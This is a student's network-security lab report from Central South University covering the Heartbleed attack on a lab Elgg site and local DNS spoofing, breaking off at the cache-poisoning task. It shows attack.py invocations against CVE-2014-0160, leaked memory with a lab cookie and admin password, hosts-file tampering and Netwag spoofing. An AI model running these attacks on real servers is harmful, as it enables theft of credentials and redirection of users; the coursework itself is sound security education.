

中南大學

CENTRAL SOUTH UNIVERSITY

《网络安全》

Seedlab 实验报告

学生姓名 _____ 冷斯远

班级学号 _____ 0906140101

指导教师 _____ 王伟平

设计时间 _____ 2016 年 12 月

目录

SeedLab -Network 实验一-Heartbleed	2
SeedLab -Network 实验二-LocalDNS	11
SeedLab -Network 实验三-TCPIP	20
SeedLab-Network 实验四-firewall_exploration	28
个人总结	36

SeedLab -Network 实验一-Heartbleed

1. 概述


心脏滴血（heartbleed）漏洞是一个存在于 OpenSSL 库中、能使攻击者从受害者服务器的内存中窃取大量数据、非常严重的漏洞。通过这个漏洞被窃取的信息由服务器的内存区的实际数据所决定。值得注意的是，在服务器的内存区可能包含着用户的私钥，会话密钥，用户名，密码，银行卡号等非常隐私的信息。这一个漏洞实际存在于一个叫做 HeartBeat 的协议中，该协议用在 SSL/TLS 协议中，用来保存连接一直存活。

这一个实验的目的在于，使我们认识到这一个漏洞的严重性，如何进行这一种攻击，并且如何修复这一个漏洞。存在这个漏洞的 OpenSSL 库版本包括从 1.0.1 到 1.0.1f。

2. 理论及原理

2.1 Heartbeat 协议工作原理

首先我们需要了解 SSL/TLS 协议栈中的 heartbeat 协议是如何工作的。Heartbeat 协议包括有两种数据包类型：Heartbeat 请求数据包与 Heartbeat 回应数据包。一般条件下，用户为了保持与服务器已经建立好的连接、或者为了得知自己是否仍然与服务器保持着连接，会向服务器发送一个 Heartbeat 请求包。当服务器接收到了这一个请求包，就会将请求包中的数据复制，并且构造一个回应包，将复制的数据放入回应包中，最后将回应包发回给用户。用户在接收到了服务器发送的 heartbeat 回应包后，就认为连接依旧存在，故继续保持与服务器的连接状态为存活状态。下图也展示了 heartbeat 协议的一个工作流程：




(图 2.1-1 heartbeat 协议的工作流程)

2.2 Heartbleed 漏洞原理


Heartbleed 攻击是基于 heartbeat 协议的。在 Heartbleed 攻击中，攻击者在 heartbeat 请求包中只写入少量数据，发送给服务器。服务器仍然会将攻击者发送的数据复制到你回应包中，这就意味着攻击者发送的所有数据都会被服务器所发送回来。

在正常情况下，假设请求包中的三个数据为字符“ABC”，因此在请求包中的长度字段上，应该填入 3 这一个值。服务器会将数据放入内存中，并且将内存中从“ABC”开始复制 3 byte 的数据放入应答包中。

但是攻击者进行攻击时，请求包中的实际数据有可能是 3 byte 的数据，但是在请求包的长度字段中，写入 1003。当服务器构造回应包时，会从内存缓冲区所保存的“ABC”处开始复制数据，但是复制数据的长度却为 1003 个字节而非 3 字节。额外的 1000 个字节数据很明显不是从请求包中所复制过来的，他们来自于服务器的内存中，而且在此之中可能会包含着很多用户的消息，密钥，密码等隐私信息，被攻击者所窃取。以下为正常的请求数据包与非法的数据包对比：



(图 2.2-1 正常的 heartbeat 请求包)



(图 2.2-2 非法的 heartbeat 请求包攻击包)

3. 实验任务及日志

3.1 尝试进行 heartbleed 攻击


首先，在学习了 heartbeat 协议的理论基础以及初步了解到了 heartbleed 漏洞原理后，需要在我自己的机器上面尝试根据理论进行 heartbleed 攻击，攻击的对象是一个搭建在我自己机器上面的社交网站，并且需要同时观察可能会造成什么危害。而实际造成的危害取决于在攻击的时候存储在服务器内存中的信息是什么，若是服务器并没有进行频繁的工作，那么是没有办法窃取到比较有价值的数据的，因此，首先我们需要扮演社交网站的合法用户，在目标网站上进行一系列的合法操作。

在充当合法用户与网站进行了足够多的交互后，我就可以开始进行攻击并且观察我们可以从遭受攻击的服务器中获取什么信息。我可以自己写一个攻击的工具进行 heartbleed 攻击，这并不需要太多对 heartbeat 协议的理解。但是在实验过程中，由于已经有实验者写出了攻击代码，因此我就使用了已有的攻击代码，并且进行 heartbleed 攻击，以获得第一手资料。

在实际进行攻击的过程中，我运行了多次代码以获得有价值的数据。由于服务器在构造回应包时，是在其内存中随机选取相应数量的内存单元填充信息返回的，所以才造成了需要多次运行攻击代码的情况。

3.2 找到导致 heartbleed 漏洞的原因所在

在这一步，我们需要对请求包的长度字段进行探究。首先，我们通过下图再次理解 heartbeat 请求包与回应包的构造过程。



(图 3.2-2 非法的 heartbeat 请求包攻击包)

我们保持填入 3 字节的负载，但是在长度字段写入 1003。服务器就会满目的将长度字段中的值运用到构造回应包的过程中。服务器指向字符串

“ABC”后，将会总共复制 1003 字节的数据放入回应包中，则攻击成功。

通过攻击代码 `attack.py` 中的指令参数 `-l` [十六进制数值]，可以手动修改 heartbeat 请求包长度字段的实际长度。在试验中，不断修改请求攻击包的长度字段，我发现了以下的规律：

3.2.1 随着长度字段值的逐渐减少，所能获取的信息长度也跟着减少。这是因为服务器在构造回应包的时候填充数据的长度是根据请求包中长度字段的值所随机选择的，因此长度字段的值减少，我们攻击后所能获得的有效信息就减少。


3.2.2 随着长度字段的值减少，对于我们所设置的长度参数存在着一个边界值。在这个边界值或以下，发送 heartbeat 包将不能获取任何额外的数据。在我不断地试验中，我发现了这一个极限边界长度值为 0X16，即十进制的 22 字节。

3.3 修复 heartbleed 漏洞


修复漏洞最好的方法就是将 OpenSSL 库升级至最新的版本。在我的实验环境中，我将 OpenSSL 库从 1.0.1 升级到了 1.0.1g。再次运行攻击代码对目标网站进行攻击，发现无论所构造攻击包的长度字段为何值，都无法获取任何信息。

4. 实验截图及讨论


4.1 任务一：尝试进行 heartbleed 攻击




(图 4.1-1 合法登陆目标网站进行一定活动)



(图 4.1-2 使用攻击代码文件进行攻击)



(图 4.1-3 获取的用户名密码)



(图 4.1-4 获取的 cookie 值及其它信息)

4.2 找到导致 heartbleed 漏洞的原因所在

```
#####  
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...  
...!.9.8.....5.....  
.....3.2.....E.D...../...A.....I.....  
.....  
.....#.....ept-Encoding: gzip, deflate  
Referer: https://www.heartbleedlabelgg.com/activity  
Cookie: Elgg=89smidhcti3h3qhnto722crvL2  
Connection: keep-alive  
If-None-Match: "1449721729"  
.....tent-Length: 99  
_elgg_token=b34ad4a64b03e71815200a47e8f82615&_elgg_ts=1478698173&username=admin&password=seedelgg...=.U>...x...N...G^B.....]...i.'
```

(图 4.2-1 填充长度: 0x1000)

```
#####  
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...  
...!.9.8.....5.....  
.....3.2.....E.D...../...A.....I.....  
.....  
.....#4p..3.....('.)..
```

(图 4.2-2 填充长度: 0x500)

```
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...  
...!.9.8.....5.....  
.....3.2.....E.D...../...A.....I.....  
.....  
.....#.....w....Re...d...../..|H2.-?...~.t.N...mw....{v...7nLC.
```

(图 4.2-2 填充长度: 0x100)

```
..PAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...  
...!.9.8.....5.....  
....n.>..~.....v
```

(图 4.2-3 填充长度: 0x50)

```
[11/09/2016 05:43] seed@ubuntu:~/Desktop$ attack.py www.heartbleedlabelgg.com -l 0x16

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
```

(图 4.2-4 填充长度: 0x16, 长度字段的下限值, 小于该值无法攻击成功)

4.3 修复 heartbleed 漏洞

```
unstable.
[11/09/2016 16:04] root@ubuntu:/home/seed/Desktop# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

(图 4.3-1 apt-get upgrade 更新软件包库)

```
unstable.
[11/09/2016 05:51] root@ubuntu:/home/seed/Desktop# apt-get update
Get:1 http://extras.ubuntu.com precise Release.gpg [72 B]
Hit http://extras.ubuntu.com precise Release
Hit http://extras.ubuntu.com precise/main Sources
Hit http://extras.ubuntu.com precise/main i386 Packages
Ign http://extras.ubuntu.com precise/main TranslationIndex
93% [Connecting to us.archive.ubuntu.com (91.189.91.23)] [Connecting to securit
```

(图 4.3-2 apt-get update 下载升级软件包)

```
[11/09/2016 17:17] root@ubuntu:/home/seed/Desktop# attack.py www.heartbleedlabelgg.com -l 0x3000

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[11/09/2016 17:17] root@ubuntu:/home/seed/Desktop#
```

(图 4.3-3 OpenSSL 库升级成功, 再次尝试进行攻击, 失败)

4.4 实验讨论

讨论一：我们是否直接将长度字段删除就可以解决问题呢？

直接将长度字段删除并不能解决任何问题，相反，我在阅读了漏洞代码后，发现长度字段在 heartbeat 协议中是一个非常重要的字段信息。具体来说，服务器端在接收到请求包后，将长度字段中的值复制到变量 payload 中，随后需要根据 payload 的值对返回包进行内存空间分配等一系列操作，这对于协议的正常运行是不可或缺的。

讨论二：原因在于忽略了用户的输入？

这是一个本末倒置的说法。作为程序员，在编写程序，特别是像 OpenSSL 这种非常重要的程序时，需要考虑到一切非法输入，并且根据所考虑到的情况，对程序进行加固与修改，保证其健壮性与安全性。若是只考虑合法情况下的用户输入，是无法从根本上解决类似于 heartbleed 这一种漏洞的。

讨论三：最基本的原因就在于没有对用户的输入进行边界检查？

这一个说法非常正确。在了解了 heartbeat 协议与 heartbleed 漏洞以后，我们可以确定漏洞的最根本原因就在于请求包的实际负载数据值与攻击者所填入的数据长度严重不一致所导致的。因此，对请求包的实际数据值与其所声明的长度进行对比，检查，是解决这个漏洞的一个有效方法！


SeedLab -Network 实验二-LocalDNS

1. 概述

DNS（域名系统）是互联网的电话簿；它将主机名转换为 IP 地址。DNS 攻击以各种方式操纵这个解析过程，意图误导用户到其他目的地，这通常是恶意的。本实验的目的是了解这种情况攻击工作。我们将首先设置和配置 DNS 服务器，然后将尝试各种 DNS 对同样在实验室环境中的目标攻击。攻击本地受害者与远程 DNS 服务器的困难是完全不同的。在本实验中，我们的目标是攻击本地 DNS 服务器。

2. 实验环境

在这个实验中，我们设置了三台虚拟机，一台作为攻击端，一台作为用户端，另一台作为 DNS 服务端。我们用了 SEEDLAB 实验室现成的 Ubuntu VM，因为这里已经配置好了环境，我们能直接使用 VM 中的 bind9 服务来测试。



在本实验中，192.168.0.130 是攻击端，192.168.0.100 是客户端，192.168.149.140 是服务端

2.1 安装 DNS 服务

step1.在 DNS 服务器上安装 BIND9 DNS 服务。由于在提供的 VM 中已经安装了 BIND9 ，所以这一步我们可以跳过。

step2.创建 named.conf.options 文件。

step3.创建 DNS 域。

step4.设置 DNS 区域。在该步骤中，我们分别配置了 example.com 域名的主机记录，权威 DNS 服务器记录等。

step5.启动 DNS 服务。

```
[11/15/2016 23:44] root@ubuntu:/var/cache/bind# cat lengsiyuan.com.db
$TTL 3D
@      IN      SOA      ns.lengsiyuan.com admin.lengsiyuan.com. (2008111001 8H
H 4W 1D)
@      IN      NS       ns.example.com;Address of name server
@      IN      MX       10 mail.example.com;Primary Mail Exchanger

www     IN      A        202.197.61.57;Address of www.lengsiyuan.com
mail    IN      A        192.168.0.102;Address of mail.lengsiyuan.com
ns      IN      A        192.168.0.10;Address of ns.lengsiyuan.com
*.lengsiyuan.com.  IN      A        192.168.0.100;Address for other URL in
;lengsiyuan.com domain
```

(截图 2-1 为 dns 服务器创建正向查找域)

```
[11/15/2016 23:44] root@ubuntu:/var/cache/bind# cat 192.168.0
$TTL 3D
@      IN      SOA      ns.lengsiyuan.com. admin.lengsiyuan.com. (2008111001 8H
2H 4W 1D)
@      IN      NS       ns.lengsiyuan.com.

101     IN      PTR      www.lengsiyuan.com.
102     IN      PTR      mail.lengsiyuan.com.
10      IN      PTR      ns.lengsiyuan.com.
```

(截图 2-2 为 dns 服务器创建反向查找域)

```
==
    dnssec-validation auto;

    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };

    dump-file "/var/cache/bind/dump.db"; //set up the dns server
};
```

(截图 2-3 修改 dns 服务器的 named.conf.options)

2.2 配置各主机

在 192.168.0.100，即用户端上，为了简化实验，我们将本地的服务端

192.168.149.140 设为它的 DNS 服务器。192.168.0.130 的攻击端并不需要更对的配置。

```
[11/15/2016 23:48] root@ubuntu:/etc# cat resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 192.168.149.140
```

(截图 2-3 客户端修改 dns 服务器的地址)

2.3 预期的攻击结果

我们已经配置好了我们的实验机，在我们的 DNS 服务器启动后，我们使用 dig 命令测试后，我们会得到如下的测试结果：

```
[11/15/2016 23:42] root@ubuntu:/home/seed# dig www.lengsiyuan.com

; <<>> DiG 9.8.1-P1 <<>> www.lengsiyuan.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14387
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.lengsiyuan.com.                IN      A

;; ANSWER SECTION:
www.lengsiyuan.com.                259200  IN      A      202.197.61.57

;; AUTHORITY SECTION:
lengsiyuan.com.                    259200  IN      NS      ns.example.con.lengsiyuan.com.

;; ADDITIONAL SECTION:
ns.example.con.lengsiyuan.com.     259200  IN      A      192.168.0.100

;; Query time: 1 msec
;; SERVER: 192.168.149.140#53(192.168.149.140)
;; WHEN: Tue Nov 15 23:48:00 2016
```

(截图 2-4 客户端成功执行 dig 命令)

3. 实验任务及日志

3.1 任务 1: 攻击者已经入侵了受害者的机器

当攻击者已经入侵了受害者的机器之后，他能够完全控制受害者电脑上的文件，此时，攻击者只需要修改受害者的 hosts 文件，即可达到对受害者进行 DNS 攻击的目的。在 hosts 文件中，添加 1.2.3.4 www.example.com 这一行记录即可实现。

修改成功前后，受害者的影响如下：

```
[11/15/2016 23:56] root@ubuntu:/etc# ping www.lengsiyuan.com
PING www.lengsiyuan.com (202.197.61.57) 56(84) bytes of data.
```


(截图 3-1 在修改 hosts 文件前正常的访问请求)

```
[11/15/2016 23:57] root@ubuntu:/etc# ping www.lengsiyuan.com
PING www.lengsiyuan.com (202.108.22.5) 56(84) bytes of data.
```

(截图 3-2 在修改 hosts 文件后受到篡改的记录)

3.2 任务 2: 直接泛洪 DNS 回复给用户


在这次攻击中，受害者的机器没有受到攻击，所以攻击者不能直接在受害者的机器上更改 DNS 记录。但是，如果攻击者和受害者处于同一个局域网上，攻击者仍然可以实现巨大的伤害，如下图所示：



当用户在 web 浏览器中键入网站的名称（主机名，例如 `www.lengsiyuan.com`）时，用户的计算机将向 DNS 服务器发出 DNS 请求以解析主机名的 IP 地址。在收到这个 DNS 请求后，攻击者可以发送假的 DNS 响应。假的 DNS 响应将被用户的计算机接受，如果它符合以下标准：

- 1.源 IP 地址必须与 DNS 服务器的 IP 地址匹配。
- 2.目标 IP 地址必须与用户机器的 IP 地址匹配。
- 3.源端口号（UDP 端口）必须与 DNS 请求发送到的端口号匹配（通常为端口 53）。
- 4.目标端口号必须与发送 DNS 请求的端口号相匹配。
- 5.必须正确计算 UDP 校验和。
- 6.事务 ID 必须与 DNS 请求中的事务 ID 匹配。
- 7.答复问题部分中的域名必须与问题中的域名匹配部分。
- 8.答案部分中的域名必须与问题部分中的域名匹配 DNS 请求。
- 9.用户的计算机在接收合法 DNS 之前必须接收攻击者的 DNS 回复

下面我们使用了提供的工具 Netwag 来进行实验



(截图 3-3 配置 netwag 进行 localdns 欺骗攻击)

Netwag 工具集成了网络嗅探抓包改包的功能，我们这次使用了它的 105 号功能，嗅探并且发送 DNS 回应包。

在我们的用户端，我们测试 dig www.lengsiyuan.com,发现已经被攻击，如下图所示：

```
[11/16/2016 00:59] root@ubuntu:/etc# dig www.lengsiyuan.com

;; <<>> DiG 9.8.1-P1 <<>> www.lengsiyuan.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39044
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.lengsiyuan.com.                IN      A

;; ANSWER SECTION:
www.lengsiyuan.com.        600     IN      A      1.2.3.4

;; AUTHORITY SECTION:
ns.lengsiyuan.com.        600     IN      NS      ns.lengsiyuan.com.


;; ADDITIONAL SECTION:
ns.lengsiyuan.com.        600     IN      A      1.2.3.5

;; Query time: 1 msec
;; SERVER: 192.168.149.140#53(192.168.149.140)
;; WHEN: Wed Nov 16 00:59:04 2016
;; MSG SIZE rcvd: 91
```

(截图 3-4 配置 netwag 进行 localdns 欺骗攻击成功)


3.3 任务 3: DNS 缓存毒化攻击

上述攻击针对的是用户的机器。为了达到持久的效果，每次用户的机器发出一个 DNS 查询 `www.example.com`，攻击者的机器必须发出一个欺骗 DNS 响应。这可能不是那么高效；有一个更好的方式，我们来进行攻击的目标 DNS 服务器，而不是用户的机器。如下图所示：

